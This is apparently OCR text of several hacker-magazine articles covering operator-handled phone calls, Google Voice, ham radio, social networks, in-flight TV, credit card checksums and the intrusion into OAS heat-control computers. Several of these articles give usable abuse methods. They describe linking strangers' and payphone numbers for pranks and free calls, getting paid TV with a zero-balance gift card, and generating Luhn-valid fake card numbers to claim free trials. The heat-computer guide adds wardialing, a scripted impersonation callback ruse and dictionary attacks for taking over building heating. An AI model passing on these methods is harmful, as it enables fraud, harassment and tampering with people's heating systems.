Hello, and greetings from the Central Office! It's autumn in Puget Sound country, which means the skies have returned to their usual leaden gray. It also means leaves from my no-good, lazy unemployed neighbor's trees are covering my lawn. After all, he's too busy cashing unemployment checks and watching *Jerry Springer* to do any actual work. I'm thinking of returning this week's batch of leaves in his mailbox, special delivery, with a few extra copies of his overdue phone bill and maybe a rotting salmon carcass for good measure.

All this fuming got me to thinking what would happen if my deadbeat neighbor's line is disconnected for nonpayment. He'll probably be reduced to calling his parents collect to beg them for money. I'm not a big fan of my neighbor, but I like his parents, and I'd hate for them to be stuck with a whopper of a bill. Although 97 percent of collect calls are from prisons and jails, there are still a healthy number of collect calls in the mix. And as it turns out, unlike in the good old days of the Bell System where rates were high but at least consistent, today's collect calling rates range from high to completely outrageous.

Younger readers growing up in the world of unlimited cell phone plans and unlimited long distance may not even know what a collect call is, or how to use other types of operator handled calls. In a world where long distance calling is effectively free, it's very unusual for many types of operator handled calls to be made these days. However, the following operator handled call types are still available from AT&T long distance operators and from local ILEC phone company operators (although you may have trouble finding an operator who actually knows how to place them).

All billing for operator-handled calls is either based on a station-to-station or person-to-person call:

Station to Station: This is the same billing as just dialing 1+ (NPA) NXX-XXXX direct, but you can have an operator dial the call for you. Operator dialed station-to-station calls are generally handled for visually impaired or disabled customers, and extra charges are waived for such customers. In general, operators only dial station-to-station calls for ordinary customers when they report trouble on the line, and surcharges are also waived in such instances. However, station-to-station rates can also apply to calls with special billing arrangements or where "time and charges" is requested.

Person to Person: When long distance calls were very expensive (particularly international long distance calls), you took a big financial risk by calling station-to-station. If the person you were trying to reach wasn't there, but someone else answered the phone, you'd still have to pay for the call. With a person-to-person call, the operator takes the name of the person you are attempting to reach and will try to contact that person directly. You are only connected (and charged for the call) if the operator can reach your party. Of course, a hefty surcharge is collected for this service.

Once you decide the type of call you want to make (assumed to be station-to-station if you don't specify otherwise), you must decide how to pay:

Calling Number: You can bill the phone number from which you're calling - provided it's not blocked. This billing method is often used by PBX and VMB phreaks. Believe it or not, some COCOTS allow this too!

Calling Card: The ILECs and many independent phone companies issue calling cards. These can be used all over the world to charge calls to your home telephone bill - generally at outrageous rates. These are different than calling cards issued by long distance carriers, for which calls are billed directly rather than being billed through your telephone company. Note that long distance carriers can bill ILEC calling cards, but it doesn't work the other way around.

Collect: When you make a collect call, it's free to you. However, the person you are calling must agree to pay the charges. Overseas, this is called a "reverse charge" call. Speaking of calling overseas, it's possible to call phone numbers in the U.S. collect using the dominant fixed line carrier (such as NTT in Japan, BT in the UK, Telkom in South Africa, etc.) and vice-versa.

Third Number: You can bill someone else's phone number for a call you want to make. In fact, you can call anywhere in the world - as long as they agree to pay the charges. You wouldn't believe how often people will agree

to pay for your calls!

Time and Charges: You can request that a call be placed with "time and charges." The operator will place the call with the type and billing you direct. After the call is completed, an operator will come back on the line to say how long you talked and how much the call cost.

Busy Line Interrupt: If you claim there is an emergency and agree to pay a fee for the service, an operator can break in and interrupt a call in progress. The operator will not connect your call to the existing call in progress, but will inform the called party that you are trying to reach them.

Busy Line Verification: An operator can verify that a line that rings busy is actually busy (not just off hook).

It's worth noting that CLEC, independent, mobile phone, and competitive long distance carriers are not generally required to offer operator services, except to the disabled. Where they do so, available services may vary. It can be fun finding out which services are offered, and how accurate the billing is.

But I digress. Back to my pitiful neighbor and the collect call he'll be making to his parents. The traditional way to call collect (from either a fortress phone or a POTS line) is to dial 0 plus the area code and phone number you're calling. You'll hear a "bong" tone, at which time you dial 0. Either an operator or (as is usually the case these days) an automated operator will ask you what type of call you are making: collect, billed to a third number, or billed to a calling card. If you're calling collect or billing a third number, a Line Information Database (LIDB) lookup is processed on the back end to determine whether the number you are calling is authorized for billing. In general, only fixed-line residential and business numbers can be billed for such calls, and most CLECs and VoIP providers do not support this billing type. Assuming that this criteria is met (and believe me, given the number of disconnect orders I'm processing on a daily basis, it's a rapidly dwindling criteria), you'll be asked for your name. Otherwise, you'll be asked to pay another way.

The operator will then dial the number you are billing and will ask if the charges are authorized. If someone at that number accepts the charges, your call will be connected. If it's a collect call, you'll be connected to the number you're billing. If it's a third-party billed call, you'll be connected to the number you're calling.

Third-party billed calls are not always verified before they are connected. This is at the discretion of the carrier and generally depends upon the type of phone you're calling from. For example, if you're calling from a home telephone or business line, AT&T will third-party bill calls without verification provided that a LIDB lookup indicates the line can be billed (or the LIDB lookup fails, which happens occasionally). If charges are disputed by the third party, AT&T will back-charge the originating number. However, if the charges are again disputed, AT&T simply eats the loss and blacklists the originating number for future unverified third-party billed calls.

When you follow the standard procedure to place a "0+" call, you will more likely than not be connected to an "alternative operator service" or AOS. OCI was one of the first carriers in this market, charging very high rates to consumers and paying fat commissions to owners of payphones choosing their services. Their operator service platform was poorly designed and their operators were poorly trained, so OCI was frequently exploited by phreaks in the early 1990s. Even today, shady AOS practices continue; consumer complaints are rampant about charges exceeding $5 per minute for collect calls. Muddying the picture further are toll-free "dial-around" services such as 1-800-FAIRCALL and 1-800-COLLECT, which are completely unregulated. Here are some example rates for a collect call:

- **1-800-ONE-DIME:** Operated by Sprint; 10 cents per minute plus a $2.99 operator surcharge.
- **1-800-COLLECT:** Operated by Verizon; $4.99-$6.49 surcharge, 55 cent additional payphone surcharge, $1.59 per minute + 12.9 percent USF plus tax.
- **1-800-CALL-ATT:** This service allows collect calls to prepaid and post-paid cell phones from AT&T, Sprint, and T-Mobile post-paid accounts. The charge is a flat $9.99 for up to 20 minutes. If you're calling a landline using 1-800-CALL-ATT, it's paradoxically more expensive: there is a $7.50 surcharge and the rate is $1.29 per minute plus 12.9% percent plus tax.
- **1-800-CALL4LES(S):** $3.99 surcharge, 25 cents per minute flat, allows billing to cell phones (excluding Verizon and Alltel).
- **Qwest 0+:** For intraLATA calls in Washington State, 50 cents to connect and 45 cents per minute.

The ability to call cellular phones collect is a relatively new development. To accomplish this, carriers use the premium SMS platform for billing (I have written about this topic previously).

Well, I'm out of space in this column, so it's time to rake my lawn again and bring this issue of "The Telecom Informer" to a close. I'll see you again in the winter. In the meantime, keep our operators busy making person-to-person third party billed calls with time and charges!

Google Calling

by Faz and caphrim007

GrandCentral, now known as Google Voice (`http://www.google.com/voice`) is, like all Google services, a beta offering that was available through invitation only, though it appears the service will become more public in the near future. With Google Voice, you can choose a phone number and then link all of your phones to this main number to help maintain your privacy (by not giving out your personal phone numbers) and to promote a 'follow my phone' type offering. By linking your phone numbers to the selected Google Voice phone number, anyone calling your Google Voice number will automatically ring all of your linked phones. You can link your home phone, cell phone, pay-as-you-go phone, work phone, girlfriend's phone, and pizza parlor ("Hello, Mario's Pizza. Faz? There is no Faz here.") to your Google Voice number via the web interface. You can also initiate dialing from one of your linked phones in the Voice web interface to another phone number, and your Google Voice phone number will show up in the CallerID, even though you may be talking from your cell phone.

Now comes the fun part. There is no validation of the phone numbers you link to your Google Voice number! That is, you simply input the phone numbers you wish to be rung when a call comes into your Google Voice number. That's it. Nothing more. For outgoing dialing, you select the phone from your list, then input a number to call. This action then rings your selected number, then rings the remote number and connects the two. There are many opportunities here for those wishing to enhance voice communication offerings, to make free calls, or to simply have fun:

1. Link all your state representatives' phone numbers (be sure to include personal and cell if you have them!) to a single Google Voice number and publish to the web. Anyone who calls the Google Voice number will automatically ring all the representatives' phones.
2. Link a pizza place, then place a call through Google Voice to another pizza place. "Hello, Domino's. Huh? This is Pizza Hut, why are you calling me? I didn't, you called me. No I didn't."
3. Make free calls from pay phones. It is trivial to obtain phone numbers from payphones (if you don't know how, review past issues of *2600*). Link these numbers to your Google Voice number and initiate a call between them *for free*. This is great for covert meet ups.
4. Initiate a call between an evil hacker and the FBI.
5. Many Apple Stores have iPhones on display and active for calls by anyone who walks up. Get the phone numbers, link them in your Google Voice number then publish it to the web as free Microsoft Support. As an added bonus, initiate a call between the linked iPhones and Verizon tech support!

The drawback to the above is that you cannot listen in on the fun. However, if you have two Google Voice accounts, you can the abuse the on-the-fly conference feature. Simply establish a call between one of your phones and an external party (Pizza Hut), and, at the same time and using a different account, establish a call from another external party (Domino's) to your Google Voice number and conference them in while they are ringing. You now have a 3-way conference call!

The list of potential (mis)use* is endless. Thanks Google!

*One way that Google may be able to stop this, or at least limit the scope of misuse, is to immediately ring the phone numbers that you add to your Google Voice number and prompt you to input a security code. This will force you to be present at the phones you list. But, as of this writing, this is not required.

by J. P. Armstrong
jp@hackmiami.org

December 21, 2012 is just around the corner. A supposed cataclysmic event is to happen that day. Could doomsday be triggered by a shift in the magnetic poles, or perhaps some unstoppable airborne virus? Who knows! Either way you have to ask yourself, "Am I ready?" If the apocalypse happens in 2012 you don't want to be caught with your pants down. You'll need to be prepared. First things first, watch all the apocalyptic and zombie movies ever made. Including the foreign ones! You don't want to be one of the few humans left not knowing what to do.

You've watched the movies and now you must prepare for the worst. You're going to need a bunker deep inside a mountain, preferably at high elevation–if it's not magnetic poles shifting it will be global warming that takes us out. You will need some form of communication. That pwned iPhone just won't do. Sure it's unlocked for use on any service provider, but on doomsday, it's more than likely that you won't be getting any reception. That's why it's good to have an amateur radio! Many ham radios act like scanners. So you can listen to different frequencies like airband, police, fire & rescue, CB, GMRS, FRS, shortwave, AM, FM, amateur bands and your local Mickie D's drive-thru. Look for "wide receive" feature.

To prepare to communicate after doomsday, you're going to need to practice, and for that you'll need to get an amateur radio license. In the US, there are three types of license classes: Technician, General, and Extra. A Technician class license is the first one you get and has the most restrictions on amateur bands. Extra class licenses have the least restrictions. They no longer test for Morse code.Take one, two, or all three exams for only $14. Go to `http://arrl.org/`to see when they are having exams in your area.

Many local amateur radio clubs in the US have an annual Field Day. It's usually the last weekend of June. Field Days gives hams an opportunity to go outside and test out their emergency radio equipment. Just imagine thousands of people across the country setting up a makeshift communications infrastructure to prepare themselves for an actual emergency. Many times, it's amateur radio operators who are first to get on the air to coordinate relief efforts. Look up ARES or RACES for more info.


Getting a scanner may not be good enough. Consider getting a software-defined radio. It's a type of radio that can be connected to your computer via USB. With the help of GNU Radio, you can write custom code to do spectrum analyzing, modulation/demodulation, filters, HDTV tuning, and packet sniffing. Maybe after doomsday, the Internet will be severely crippled. Transatlantic telecommunication cables may very well be destroyed. Once human tribes have been established, you and other radio operators can set up bulletin board system (BBS) style nets with the help of software-defined radios.

It's more than likely that doomsday is not December 21, 2012, but if it is, and you have a ham radio, consider yourself covered (at least on the communications side). For the rest of the survival guide, I suggest watching those movies.

For more info on amateur radio check out: `http://hackmiami.org/wiki/Ham_➥Radio`.

Shout-outs: Ed, BSoDTV, and the HACKMIAMI crew!

Roll Your Own Hive-Mind



by ax0n
ax0n@h-i-r.net

There's no doubt that social networking is all the rage on the Internet these days. Places like MySpace and Facebook have become ubiquitous social hubs that start out as a circle of your real-life friends. Eventually, others join in that you've probably never met and might never meet in your lifetime. Your reasons for befriending them may be many: interesting photos or content, similar interests, or simply because they're a friend of a friend (of a friend of a friend). Maybe, you just like to compete in the popularity contest to see how many e-friends you can collect.

LinkedIn has a business focus. Maybe that's where you keep all of your professional contacts or hunt for job opportunities. Brightkite is a location-aware microblog with photo hosting ability; like Twitter on steroids. Maybe that's how you find out who hangs out at your favorite local places when you're looking for new friends. Friendfeed can aggregate most content from your other social network accounts. Maybe that's where you go to get your 50,000 foot view of your online social sphere.

What if you wanted to craft a specialized hive-mind, though? I'm interested in security, and I've found that, online, quite a few security geeks have blogs, Twitter accounts, Facebook profiles, and the like.

Instead of just looking for your existing friends online, you can leverage microblogging services like Twitter to find and follow like-minded strangers. Obviously, self-described social media addicts have no problem finding their cliques, but everyone from World of Warcraft Gamers (`http://twitter.com/➥WoWInsider`) to Bacon-lovers (`http://➥twitter.com/bacontwits`) can find a niche in most social networks. Security nerds like me have SecurityTwits (`http://➥twitter.com/securitytwits`).

The people you follow will frequently ask or answer questions of other folks. You can follow them as well, and pretty soon you end up with a news-feed of data you're interested in. Assuming enough of them follow you back, you will have a powerful hive-mind at your fingertips. This collective will give input on ideas from within itself. It will refine, disprove, or validate answers given to questions within the collective. It will link to fascinating content elsewhere on the web that other members might not otherwise find. It will challenge you to participate by giving as much as you get.

I've found that this hive-mind functionality works best on lightweight services like the aforementioned Twitter, or with link-sharing tools like Delicious, Digg, and Google Reader. Facebook and MySpace are far too cumbersome and broad-sweeping in their content to be used efficiently. Plus, most of the services I mentioned have easy-to-use RSS feeds that can be indexed, processed, aggregated, and searched later.

Of course, if you want people in your niche to acknowledge your existence on these social networks, you need to establish your presence with relevant content that's equally as interesting to them as their content is to you. Jumping onto Twitter and following every single member of SecurityTwits, for example, won't immediately integrate you into the hive. By lurking, however, you can learn a lot.

Free DirecTV on

by Outlawyr

First, the usual disclaimer: Don't do the crime if you can't do the time. Don't do it!

And now, on to the show.

I recently flew on Frontier Airlines for the first time. Not bad for a discount airline. They must not whip their employees like the other carriers. The airline is in Chapter 11, but has actually started turning a profit as of November 2008, so perhaps that accounts for the cheerful disposition.

Anyway, every seat has its own little TV screen with DirecTV, a broadcast satellite service controlled by Liberty Media. On your arm rest you have controls for volume, channel and brightness, as well as a standard stereo headphone jack. If you turn brightness all the way down, the screen goes black. Earplugs are free, but after the initial teaser phase when you can channel surf at will, a message comes up telling you to stick your credit card in the slot if you want to continue watching. Satellite TV is $5.99. Movies are $8, and there are 3 to choose from. Frugal man that I am, I resisted the urge to give up my hard earned money for a couple hours of television. But this left me time to ponder how one might hack the system and watch for free.

At first, I tried playing with various button combinations, but this got me nowhere. Then I remembered that I'd been carrying around an old American Express gift card. These cards look and function like a credit card, but have a predetermined amount on them when purchased. The one I had was originally worth $100, but I'd used it all, so the balance was $0. Unlike a credit card, this gift card isn't traceable to an individual. Of course, they know who is sitting in what seat on the airplane, but one can always play dumb. How was I to know what the balance was on the card? And, this was all in the name of science. If it wasn't for science, we wouldn't even have airplanes. Or DirecTV. Or gift cards. Thanks science!

So I swiped my gift card in the credit card slot, figuring that they don't process the credit cards while in flight, but rather wait until thvey land. After all, why clog the airways with more transmissions? After swiping the card I was told to press the up channel button to confirm, and then, like magic, I had access to all channels, including the 3 movies. I then turned the brightness all the way down, because there really was nothing interesting on. Solving this little puzzle did, however, serve my purpose of killing some time while stuck in a tiny little seat.

This, of course, leads one to ponder what other situations require a credit card but don't actually run the card at the time of purchase. Since I always carry my zero value gift card with me, I'm sure I'll get a chance to test it out in the future (without breaking any laws of course). If anyone has some insight, I'd love to hear from you.

Resources

- American Express gift card `http://www.americanexpress.com/gift/giftcardslanding.shtml`
- Frontier Airlines `http://www.frontierairlines.com/frontier/home.do`

Shoutout to my lady, Mrs. Outlawyr!

by hostileapostle

First of all, as a disclaimer, the following information is intended for informational purposes only. While this information is already widely available to anyone who wishes to find it, please follow the golden rule and don't do anything you wouldn't want done to you.

I get really frustrated sometimes when a website advertises a limited "free trial" and then asks for my credit card information. There is no good reason for them to have my credit card number if the free trial is really free. Of course, their plan is to start billing you if you don't cancel within the trial period. However, my opinion is that this is bad business practice, and I'm happy to circumvent it if I can.

Fortunately, some, if not most, of these web sites will not check to see if the number is real. They will only check to see if it is valid. Many of the readers here probably know that credit card numbers are generated using something a "Luhn check." A Luhn check is a very simple algorithm which doubles the odd digits and does a sum to see if the number is divisible by 10. The credit card companies actually use a slightly modified version of this algorithm that involves a check digit. This is the very last digit of the credit card number. With that said, here are the steps to produce a number that will pass the Luhn check on a 16-digit card number:

1. Starting with the first digit, double every other number.
2. If doubling a number results in a two-digit number, add those digits together to produce a single-digit number.
3. Replace the odd digits with the new ones just created. You should now have 16 numbers consisting. of the new numbers and the original even numbers.
4. Add up all sixteen numbers.
5. Manipulate the check digit so that the sum is divisible by 10.

So, as an example, let's use a random number, say 4264 1658 2275 1393. After doubling the odd digits and summing the ones that end up being two digits, we get 8234 2618 4255 2393. The sum of these digits is 67, which is not divisible by 10. So, to fix this, we change the check digit from 3 to 6. Our valid number is now 4264 1658 2275 1396. Whether that is really somebody's card number is anyone's guess.

One other thing I did here was I made sure the first digit was 4. This identifies the number as a Visa number. I don't know how picky the different websites are, but it's easy enough to include this digit. Here are the numbers for the major credit card companies:

3 - American Express
4 - Visa
5 - MasterCard
6 - Discover

I used this method a while back to obtain a free trial from `http://www.realtytrac.➥com/`. Of course, there's the small chance I could have just gotten lucky and found someone's real number, so I cancelled before the trial period ended, just in case.

It would be a no-brainer to write a script to spit out millions of valid numbers, but if you need that many, I fear what you might be doing with them. Hope this helps you get some free trials.

If You Can't Stand the Heat, Hack the Computers!

Understanding OAS Heat Computers

Part Two

by The Philosopher

Programming the System

The next option in the menu of commands is perhaps the most exciting, as it increases the potential to learn about the system by way of practical application. Pressing 'P' at the prompt will result in the following sub-prompt for a password:

```
PASSWORD:
```

If an invalid password is entered twice, the OAS will output the directive, "redial" to the screen, spew a line of garbage text, and disconnect the user:

```
PASSWORD: INVALID
REDIAL
4_QKvhb hC\v5(ij%Tud y% !#`&X
➥WJd,U 'MOu@,D+-LS
NO CARRIER
```

Defaults for this are unknown, although it is likely that they exist and are given to customers at the brief seminar that is recommended for all new OAS owners to attend. If one is truly determined to know the password, I would recommend that the interested hacker also visit the seminar. No features that log invalid password attempts are documented. Passwords do not echo to the terminal. The programming option is used to set every consequential element of the system from time set points to hardware handling. Passwords are ten characters in maximum length, an attribute revealed by the audible bell (Control-G character) heard when an eleventh character is entered–this bell will also sound at the MODE: prompt when input in excess of the expected is entered. When a correct password is entered a main menu of four options will appear. The four main options are as follows:

```
1.      CLOCK, DATE
2.      SET POINTS
3.      MISCELLANEOUS
4.      DIALOUT
```

Selection of any one of these will open a sub-menu of options followed by a question mark. For example, the following options may be displayed in the "MISCELLANEOUS" sub-menu 3:

```
OVERIDE/NORMAL?
SENSORS?
SENSOR LABELS?
METERS?
METER LABELS?
STEAM/HYDRONIC?
BURNER SIGNAL?
VERSION NOTES?
PASSWORD?
```

In order to program any of the options in any sub-menu, input the desired value followed by a carriage return <CR>. If a <CR> is pressed without an alteration in value the next option in the submenu will be displayed. To navigate through the sub-menus without programming, simply press ENTER at the option prompts. As is the case with the main 'MODE:' menu, typing a question mark will display all of the potential values for a programmable option, ESC is used to exit from programming mode altogether (upon which a password need not be supplied to reenter during the session), and BACKSPACE cancels an entire line of input. If an invalid value is entered, "INVALID ?=HELP" will be printed.

Sub-menu Notes

Sub-menus 1,2, and 4 are straightforward–programming of the clock, date, set points as seen in the 'S' mode, and dialout numbers/alarm conditions is accomplished here. The "MISCELLANEOUS" sub-menu, however, requires some explanation. The first option, OVERIDE/NORMAL, will set the system in a heat call for one hour if the override value is entered–it may be interrupted at any time during the cycle and turned off, returning the system to 'normal' operation. At "SENSORS?" one may manipulate privileges of the apartment temperature sensors (priority) and turn the outside temperature and aquastat sensors on and off. Sensor and meter labels refer to the headings that denote the thermistors and water meter in the current report "R." 'METERS?" provides the options to turn the water meters on and off, combine the pulse inputs to a single, double-headed meter, specify a scale factor for the flow rate, and to turn the water records on and off. "STEAM/HYDRONIC?" is only useful on the single model of heat computers that may be used for steam or hydronic systems, controlling reporting options. "BURNER SIGNAL?" does not control the burner control signal, which activates the burner–it only permits the user to switch the monitoring of burner on and malfunction signals on or off. One may write "VERSION NOTES" in with the second-to-last

option; these will be seen with the "V" command and typically pertain to any idiosyncrasies of the boiler to which the computer is attached. The final option in this sub-menu enables the user to change the programming password, an action not advisable as the legitimate operator of the unit will undoubtedly notice the presence of an intruder upon discovering that the password last used is no longer valid; still, little recourse exists for this. Interestingly, it seems as if the password storage capability for certain models is more extensive than a single programming password, as some oil companies have been known to possess passwords in addition to building managers.

Controlling the Heat

For reasons of sheer practicality and to remain true to the title, here is a quick step-by-step tutorial regarding the actual setting of heat. At the "MODE:" menu, press "P" to enter programming mode and enter the password. Select sub-menu 2, set points, and navigate to the option to set the maximum temperatures under "day," "evening," and "night." Note the current definitions of all three times of day and select the appropriate point. To increase the heat, increase the maximum temperature permitted value as described above; to decrease heat, decrease this value. Alternately, one could input a manual override at the miscellaneous sub-menu to actuate a one hour heat call.

Other Modes

A few of the following modes are mere alternate manifestations or continuations of the data displayed in the report and are explained satisfactorily by the help command. T1, T2, and T3 are indeed nothing more than hourly temperature records in the following format, edited here for brevity:

```
MODE: T1
__TIME_245A_245B_245C_245D_285A_285B_285C_285D____9___10__OUT__AQS__DHW
➥_CHW_STK
12:00M 77 83 82 81 80 74 82 83 <5* <5*| 68 189 116 >>> 120
11:00P 76 82 82 80 81 76 82 83 <5* <5*| 69 181 116 >>> 120
10:00P 75 82 82 80 81 76 82 83 <5* <5*| 68 194 119 >>> 272
 9:00P 75 82 82 78 81 76 81 83 <5* <5*| 68 189 117 >>> 128
 8:00P 76 79 82 78 82 76 81 83 <5* <5*| 70 181 116 >>> 120
 7:00P 76 82 82 81 81 76 82 83 <5* <5*| 71 198 119 >>> 152
 6:00P 77 81 81 80 81 75 81 83 <5* <5*| 69 184 117 >>> 120
 5:00P 77 81 81 80 81 73 81 82 <5* <5*| 70 191 117 >>> 128
 4:00P 77 80 81 80 81 73 81 81 <5* <5*| 70 197 119 >>> 144
 3:00P 77 80 81 79 80 74 80 81 <5* <5*| 70 188 116 >>> 116
 2:00P 77 80 80 78 80 74 80 81 <5* <5*| 66 194 119 >>> 128
 1:00P 76 79 80 78 79 74 80 80 <5* <5*| 63 186 118 >>> 124
12:00N 76 79 80 78 79 75 80 80 <5* <5*| 66 180 119 >>> 120
```

The only moderately important distinctions here are the facts that "12:00M" and "12:00N" represent midnight and noon respectively, and that these tables conclude with 11:00 p.m. T2 and T3 are identical, differing only in the 24-hour days that they contain data for–T3 contains three-day-old information, etc. Similarly, "H" will provide the daily history of the data in the next lines of the report. This should appear familiar:

```
MODE: H
_DATE_BURNER__HEAT___BYP___MAL___BAT__HI__LO_
Jun 23  0:45  0:00  0:00  0:00  0:00  73  62
Jun 22  0:46  0:00  0:00  0:00  0:00  73  61
Jun 21  0:42  0:00  0:00  0:00  0:00  80  60
Jun 20  0:46  0:00  0:00  0:00  0:00  79  61
Jun 19  0:49  0:00  0:00  0:00  0:00  78  57
Jun 18  0:50  0:00  0:00  0:00  0:00  69  56
Jun 17  0:48  0:00  0:00  0:00  0:00  76  63
Jun 16  0:49  0:00  0:00  0:00  0:00  78  61
Jun 15  0:45  0:00  0:00  0:00  0:00  75  65
Jun 14  0:38  0:00  0:00  0:00  0:00 >90  69
Jun 13  0:46  0:00  0:00  0:00  0:00  89  74
Jun 12  0:46  0:00  0:00  0:00  0:00 >90  76
Jun 11  0:48  0:00  0:00  0:00  0:00 >90  75
Jun 10  0:51  0:00  0:00  0:00  0:00 >90  73

_DATE___H-A__H-W__L-W__H-S_____WTR_
Jun 23  198  127  106  664       0
Jun 22  200  125  109  668       4
Jun 21  200  125  107  668       0
etc...
```

This unit displayed this for every date up to June 10. XD 1-3, or "more hourly records" were not seen on this system at all and are probably boiler-specific, perhaps containing records such as the supply and return temperature that are only required on hydronic systems. Since some of the systems that one may hack might control hydronic boilers, it is important to retain a knowledge of their workings, information universal to all types of heat computers that manage such boilers. Recall the operation of hydronic boilers, specifically the process of water circulation. Quite simply, supply temperature refers to the temperature of water as it exits the boiler to circulate around the space that it is heating, and return temperature to that of the water as it returns to the boiler. Water records were also absent from this log, strongly suggesting that this is a steam system. Events, accessed by the command, "E" are entirely separate from the initial report, although some events may be recorded there without the time of their occurrence:

```
MODE: E
  8:27P OFF      12:16P   ON DHW          11:56P  ON DHW   2:51P   OFF
  8:21P ON DHW   11:47A   OFF             11:00P  OFF      2:47P   ON DHW
  7:50P OFF      11:42A   ON DHW          10:55P  ON DHW   1:52P   OFF
  7:46P ON DHW   11:10A   OFF             10:05P  OFF      1:47P   ON DHW
  7:04P OFF      11:05A   ON DHW          10:00P  ON DHW   1:00P   OFF
  6:59P ON DHW   9:15A    OFF             9:20P   OFF      12:55P  ON DHW
  6:05P OFF      9:15A    HEAT OFF9:16P   ON DHW  12:04P   OFF
  6:01P ON DHW   8:20A    ON              8:09P   OFF      12:00N  ON DHW
  5:35P OFF      8:19A    HEAT CALL       8:04P   ON DHW   11:17A  OFF
  5:30P ON DHW   7:06A    OFF             7:22P   OFF      11:12A  ON DHW
  4:49P OFF      7:06A    HEAT OFF7:16P   ON DHW  9:56A    OFF
  4:44P ON DHW   5:31A    ON              6:38P   OFF      9:56A   HEAT OFF
  4:00P OFF      5:30A    HEAT CALL       6:33P   ON DHW   9:00A   ON
  3:56P ON DHW   4:34A    OFF             5:59P   OFF      8:59A   HEAT CALL
  2:54P OFF      4:29A    ON DHW          5:54P   ON DHW   7:50A   OFF
  2:49P ON DHW   3:04A    OFF             5:03P   OFF      7:50A   HEAT OFF
  2:15P OFF      2:59A    ON DHW          4:58P   ON DHW   5:31A   ON
  2:10P ON DHW   1:15A    OFF             4:18P   OFF      5:30A   HEAT CALL
  1:29P OFF      1:10A    ON DHW          4:13P   ON DHW   5:07A   OFF
  1:24P ON DHW   12:00M   OFF             3:23P   OFF      5:03A   ON DHW
 12:21P OFF      12:00M   -----           3:18P   ON DHW   3:39A   OFF
```

This is a record of every burner on/off cycle for the past 84 events. Only ordinary heat and domestic hot water calls are seen above, but flame failures, overrides, bypasses and power failures may also be logged here depending upon the version.

As is evident by the redundancy present in several of the options, the entire system is designed to facilitate great discretion in what one views during a particular session. The only practical reason for offering all of the records as individual segments is that of specificity in monitoring. If one wishes to view a complete list of all of the records for a particular day in the past three days at the entry of a single command, D1, D2, and D3 are available. To conclude descriptions of all commands, "L" will redisplay the message first seen in the banner immediately upon connection to the system and "V" for Version will print a message similar to the following, with the version, date installed/configured, type of system and number of sensors:

```
MODE: V
V 6310 - 10 NOV 1995
On/Off System
8 SENSOR UNITAT
```

This confirms the previous suggestion to the effect that this is a steam system, as steam systems are also known as ON/OFF or HI/LO fire boilers.

Footprinting the System - A Review/Additional Tips on Obtaining the Password

Several ways exist through which information pertaining to the system may be acquired, information potentially useful in the attainment of the password and in programming of the settings. Commands such as "Version", "Water Records" and "More Hourly Records" should reveal with ease the general specifications of the OAS. This information, coupled with the CNAM data of the dialup (backspoofing, anyone?), address, and dial-out phone numbers, will likely prove extremely useful in either social engineering to obtain the programming password or guessing it in order to further one's exploration of the heat computer. One aspiring to program the OAS could also potentially attempt the age-old callback ruse, phoning the legitimate operator at a number listed under 'Set points' (Mode S) and leaving a message with a voicemail number with a greeting identifying it as belonging to 'Optimum Applied Systems, Incorporated', accompanied by a statement to the effect that "Your heat computer has reached its ___ year point, and as such we need to perform diagnostic tests on the system as a part of your warranty..." and so forth. Do note, however, that the dialup or IP might be particularly difficult to obtain as the actual operator of the

system would logically be the only individual in possession of such information, thus rendering impersonation of him or her absolutely useless. Creative ways to get the dialup may be devised, though, although the best method as of yet seems to be a simple matter of wardialing the exchange controlled by the company that owns the OAS (in the case of large corporations with inclusive PBXs) or dialing around the phone numbers of the building in which it is likely to be located (with small businesses). Wardialing metropolitan prefixes is also bound to turn up heat computers, possibly of the OAS brand. Although the version 6310 does not support this, other versions may permit simultaneous logins and command execution in a single 'session', enabling one to "eavesdrop" and/or interfere with the session of the legitimate user. The programming password is not echoed to terminal or screen; however, it is, remember, unnecessary to enter the programming menu once it has been entered at the initial prompt. Also, while it may contain special characters, it is doubtful that it will be greatly protected; the ten-character password is likely to be vulnerable to a dictionary attack of words containing ten characters or less, especially since no evidence or mention is made or available anywhere of logging failed attempts. As a side note, the author of this article has heard of a few rumors of use of the OAS and similar heat computers by landlords to deny tenants heat in an quasi-extortive context or misuse resulting in active heating of a building in the summer or when the temperature outside is otherwise high. Wherever advanced technology exists, there will be people who are either ignorant or abusive of it, unfortunately. Although such incidents are certainly rare, OAS skills would be infinitely useful in the face of their occurrence, proving once again that knowledge regarding any type of technology that controls one's life is always of use to nearly anyone with any motives. Remember, if you can't stand the heat, get out of the kitchen and into the OAS!

The Software - An Addition

